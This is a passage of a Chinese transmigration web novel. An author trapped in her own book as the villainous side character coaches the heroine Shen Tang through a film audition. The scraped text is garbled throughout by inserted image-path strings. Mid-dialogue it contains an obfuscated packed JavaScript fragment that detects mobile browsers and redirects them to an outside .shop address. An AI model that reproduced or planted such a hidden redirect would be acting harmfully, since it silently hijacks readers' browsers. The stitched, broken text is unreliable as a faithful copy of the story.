【第二,她自己正在变成一个她从未写过的角色,不是恶毒女配,也不是穿书编剧,而是一个夹在两者之间、每天都在做选择的人。选择不泼咖啡,选择去见陆司珩,选择花半个月生活费买一件衬衫,她的这些选择累积起来,正在慢慢改变她的形状。】 【第三……】 苏芷柔的手指悬在屏幕上方。 她想起温晴的问题:你改剧情的时候,是在用角色的身份改,还是在用作者的身份改? 她想起周曼的话:你妈最多给你一个开头,后面的你得自己写。 她想起陆司珩站在落地窗前念博尔赫斯的样子。 那本诗选的封面是深蓝色的,和他腕上的表盘是同一个颜色。 她在键盘上敲下去: 【第三,陆司珩今天戴的不是那块深蓝色的表,换了一块银白色的。】 【她不知道这意味着什么,但她决定下次见面的时候问他。】 她按下保存。 文档亮起金色的光,光芒比前几次都要微弱,像蜡烛将熄未熄时的最后一下跳动,然后缓缓融入空气中。 系统提示音没有响起。 苏芷柔等了一会儿,仍然没有。 她刷新了几次,系统界面显示的女配值仍然是85,没有任何变化。 她改写了剧情,但系统没有给她加分。 这意味着什么? 她把手机放回口袋,抬头看向胡同尽头的大街。 车流人声从远处涌来,像另一个世界的潮水。 周曼走在她前面,正回头催她快点,说晚上还要去给沈棠送试镜的剧本。 苏芷柔应了一声,跟上去。 系统的事,明天再想想办法。 今晚,她有一个女孩的试镜要准备。 当天晚上十一点,苏芷柔的公寓。 沈棠坐在苏芷柔的床上,手里拿着《深渊》的试戏剧本,整个人像一根绷紧的弦。 “我不行。”她说了第四遍:“温晴的戏,我不行。” 苏芷柔盘腿坐在地板上,面前摊着一堆打印出来的角色分析资料:“你行。” “我没有演过女主。” “每个人第一次演女主之前,都没演过女主。” “温晴的戏要求很高,我听说她会在试镜现场改台词,让演员即兴发挥……”35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485714|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' >“那正好。”苏芷柔抬起头看她:“即兴发挥是你的强项。” 沈棠愣了一下:“你怎么知道?” 苏芷柔当然知道。 因为在原著第47章,沈棠有一场被歹徒劫持的即兴戏,导演喊了卡之后全场沉默了三秒,然后集体鼓掌。 那场戏是她写的,不,准确地说,她写了那个场景,但沈棠的即兴台词不是她写的。 她当时偷懒,只写了“沈棠的即兴发挥震撼全场”一行字,具体台词留白了。 后来那行留白被读者评为全书最佳段落,所有人都说“作者留白的手法很高级”。 只有苏芷柔知道那不是留白,是她写不出来,一个没有体验过这种生活的作者,是写不出来那种文字的。 “我就是知道。”苏芷柔说:“你有一种能力,在镜头前面变成另外一个人,不是演,是成为,要感受。” 沈棠低下头,手指攥紧了剧本的边缘。 她的指甲剪得很短,边缘不太整齐,像是自己用牙齿咬的。 “苏芷柔,”她的声音很轻:“你最近变得好奇怪。” “怎么奇怪?” “以前你……不会这样跟我说话,不会坐在地板上帮我分析角色,不会说‘你行’。”沈棠抬起眼睛看她,目光里有一点小心翼翼的困惑:“你以前只会说,我不配演女一号。” 苏芷柔的心里被什么东西揪了一下。 那些台词也是她写的。 苏芷柔对沈棠说过的最多的话就是“你不配”不配演女主,不配被男主喜欢,不配拥有任何好东西。 她写这些台词的时候觉得理所当然,恶毒女配嘛,当然要全方位打压女主。 但现在沈棠坐在她面前,用那种受过伤但还没完全放弃希望的眼神看着她,问她为什么变了。 “我……”苏芷柔张了张嘴,发现任何解释都显得苍白,她总不能说自己是从现实世界穿过来的作者,更不能说沈棠只是她笔下的角色。 因为沈棠现在不是了。 沈棠坐在这里,会紧张,会咬指甲,会因为一句“你行”而眼眶微微发红。 “我做了一个梦。”苏芷柔说。 “什么梦?” “我梦见自己一直在按别人的剧本活着,那个剧本让我害你、骂你、抢你的东西,我演得很累,但我不敢不演,因为我怕不演了,我就没有戏份了。”苏芷柔的声音很轻,“然后我醒了,我决定罢演了。” 沈棠安静了很久。 窗外的城市在夜色中低低地轰鸣着,远处有救护车的鸣笛声划过去,又消失。 公寓的墙壁很薄,隔壁传来模糊的电视声。 “那个梦里,”沈棠忽然开口:“我的结局是什么?” 苏芷柔看着她。 “你拿到了你想要的角色,遇到了对你好的人,过完了自己选择的一生。” 她省略了中间所有的波折。 被下药、被网暴、被绑架、在雨中哭了一整夜,那些她写的时候觉得“虐得好爽”的情节,她现在一个字都不想提。 “那你的结局呢?”沈棠问。 苏芷柔想起原著的最后一章。 苏芷柔被送进精神病院,穿着束缚衣,对着空无一人的墙壁反复念叨台词,最后被不知名的火灾烧死,那是她写的结局,她当时觉得很解气,恶有恶报嘛。 “我的结局还没写。”她说。 沈棠看了她很久,然后她把剧本翻到第一页,深吸一口气。 “那你帮我练台词吧,从第一场开始。” 苏芷柔笑了,她拿起另一份剧本,清了清嗓子,念出剧中心理医生的第一句台词: “‘你觉得自己被困住了。但你有没有想过困住你的那个笼子,门一直是开着的?’” 沈棠接了下去。 两个女孩的声音在狭小的公寓里交错着,一个念心理医生,一个念病人。 台词像一条缓缓流动的河,从一个人嘴里流到另一个人嘴里。 窗外的城市沉入更深的夜色。 而文档里,第32章末尾的光标仍然一闪一闪地亮着,等待着下一个被键盘敲打下的字。 6. 碎过的玻璃,再拼回去以后,反而知道每一道…… 沈棠试镜那天,北京下了入夏以来的第一场暴雨。 苏芷柔站在盛世娱乐大厦门口,看着雨水从屋檐上倾泻成一道水帘,她撑着一把从周曼那儿借来的透明雨伞,另一只手拎着一个帆布袋子,里面装着沈棠的试镜资料、一瓶温水、一包纸巾,以及三颗她早上路过便利店时顺手买的草莓糖。 她也不知道为什么要买糖。 大概是昨晚沈棠练台词练到凌晨两点,嗓子有点哑,问她要不要喝水的时候,眼睛里带着一种很安静的倔强,像一只明明已经累极了、却还是不肯趴下的小动物。 这不禁让她想到了从前她经常喂流浪猫的样子,可这让她文里的女主变得更加鲜活了不是吗? “苏芷柔!” 突如其来的声音吓苏芷柔一跳。 周曼从出租车里钻出来,撑开一把黑色的伞,另一只手拽着沈棠。 沈棠今天穿了一件很简单的白衬衫,头发扎成低马尾,脸上几乎没化妆,只涂了一层薄薄的口红,整个人看起来干净得像一杯白开水,这简直就是天生丽质! 在苏芷柔看来,这恰恰是《深渊》女主需要的质感。 温晴的剧本她昨晚又读了一遍。 《深渊》的女主角叫林慎,是一个心理医生,表面温柔克制,内里却藏着一种被生活反复捶打后仍未折断的韧性。 剧本里有一句台词苏芷柔特别喜欢: “你问我为什么不崩溃?因为碎过的玻璃,再拼回去以后,反而知道每一道裂纹能承受多少力。” 沈棠身上有这种东西,那种没有被完全磨掉的、藏在柔软底下的硬度。 “紧张吗?”苏芷柔问。 沈棠点了点头,又摇了摇头。 “紧张,但不害怕。”她想了想,补了一句:“以前试镜都会害怕,怕自己不够好,怕导演不喜欢我,怕又被换掉,但今天……好像没那么怕了。” “为什么?” 沈棠看了苏芷柔一眼,嘴唇动了动,最后只说:“可能就是……觉得有人在帮我兜底。”她的嘴里小声嘟囔了一句什么话,虽然听不太清,但依旧能猜到大概意思:“…有你在我身旁…”…我感到很安心。 苏芷柔的心被轻轻撞了一下,不妄她如此扶持自己的女主宝宝! 苏芷柔把情绪压在心里,她把那颗草莓糖剥开,塞进沈棠手里:“先甜一下,等会儿进去,不管温晴问什么、让你演什么,你就记住一件事,这个角色就是你,不是谁让给你的,不是谁帮你抢的,是你沈棠,凭本事拿到的。自信一点,你天生就是当女主的料!” 沈棠攥着那颗糖,用力点了点头,她拉着周曼和苏芷柔往前走进大厦。 “沈棠,你就是最棒的。”她们两个人的手拉在一起,苏芷柔紧张地给沈棠打气。 试镜地点在盛世娱乐大厦17层的小剧场。 苏芷柔她们到的时候,走廊里已经坐了七八个女孩。 打眼一看,清一色的白衬衫、淡妆、长发,像是从同一个模具里倒出来的。 苏芷柔认出了其中两张脸,都是原著里提过的名字,一个是正当红的95小花,一个是科班出身的新人王。 竞争比想象中激烈。 周曼凑到苏芷柔耳边,压低声音:“最左边那个,是星耀传媒今年力捧的新人叫许栀,听说《深渊》导演之前跟她合作过。” 苏芷柔顺着她的目光看过去。 许栀坐在走廊尽头的椅子上,正在闭目养神,五官精致,气质清冷,确实有几分林慎的感觉。但她闭着眼睛的样子太完美了,完美到像一尊精心摆放的瓷器,让人不敢碰,可这样又不像林慎了。 苏芷柔忽然想起温晴说的那句话:“沈棠身上有某种‘未被磨损的干净’。” 她当时没完全理解,现在看着这一走廊精致而紧张的女孩们,她忽然懂了。 温晴所说的“未被磨损的干净”不是不谙世事的天真,而是被生活反复冲刷之后,依然没有把自己包裹起来的那种敞亮。 沈棠会紧张到咬指甲,会在练台词的时候忘词然后懊恼地捶自己大腿,会在拿到一颗草莓糖的时候眼睛亮一下,正是这些“不够完美”的瞬间,恰恰是她身上最珍贵的东西,是很多人穷尽一生所要追求的东西。 试镜室的门口挂着一块黑色的帘子,里面偶尔传出几句台词声,但隔着帘子和门,听不太清。 每进去一个人,走廊里的空气就紧一分。 许栀进去了大约二十分钟。出来的时候表情平静,看不出结果好坏。 她路过沈棠身边时停了一下,目光在沈棠脸上扫过,什么都没说,踩着高跟鞋走了。 苏芷柔刚想说,许栀没礼貌,沈棠轻轻拉了拉她的衣袖,表示这没什么。 “十九号,沈棠。” 工作人员掀开帘子的时候,苏芷柔飞快地握了一下沈棠的手。 沈棠的手指凉得惊人,但回握的那一下很有力。 帘子落下来,隔断了视线。 周曼和苏芷柔并肩靠在走廊的墙上,谁都没说话。 雨水敲打着走廊尽头的窗户,发出密集而单调的声响。 周曼开始咬奶茶吸管,她不知道什么时候又点了一杯奶茶。 苏芷柔盯着自己帆布袋上印的那只猫发呆,那是周曼的袋子,上面印着一只胖橘猫,表情很拽,底下配了一行字:“看什么看,没见过可爱吗?”她轻声笑起来,这很符合周曼。 等到周曼喝奶茶把自己喝一身的时候,帘子掀开了。 沈棠走出来,脸上有一种很奇怪的平静。 “怎么样?”周曼第一个冲上去:“怎么哭了?” 沈棠没说话,先伸出手,手心里躺着那颗草莓糖,已经被攥得微微发热,糖纸皱巴巴的。 “我演完了。”她用略带哭腔的嗓音说:“温晴老师让我把这颗糖吃掉。” 苏芷柔愣住了:“就……这样?” “就这……”沈棠的话没说完,帘子又被掀开了。 一个戴黑框眼镜的年轻女人探出头来,苏芷柔认得她,是温晴的助理,那天在未名书店见过一面。 “苏芷柔老师,”助理看着她:“温晴老师请您也进去。” 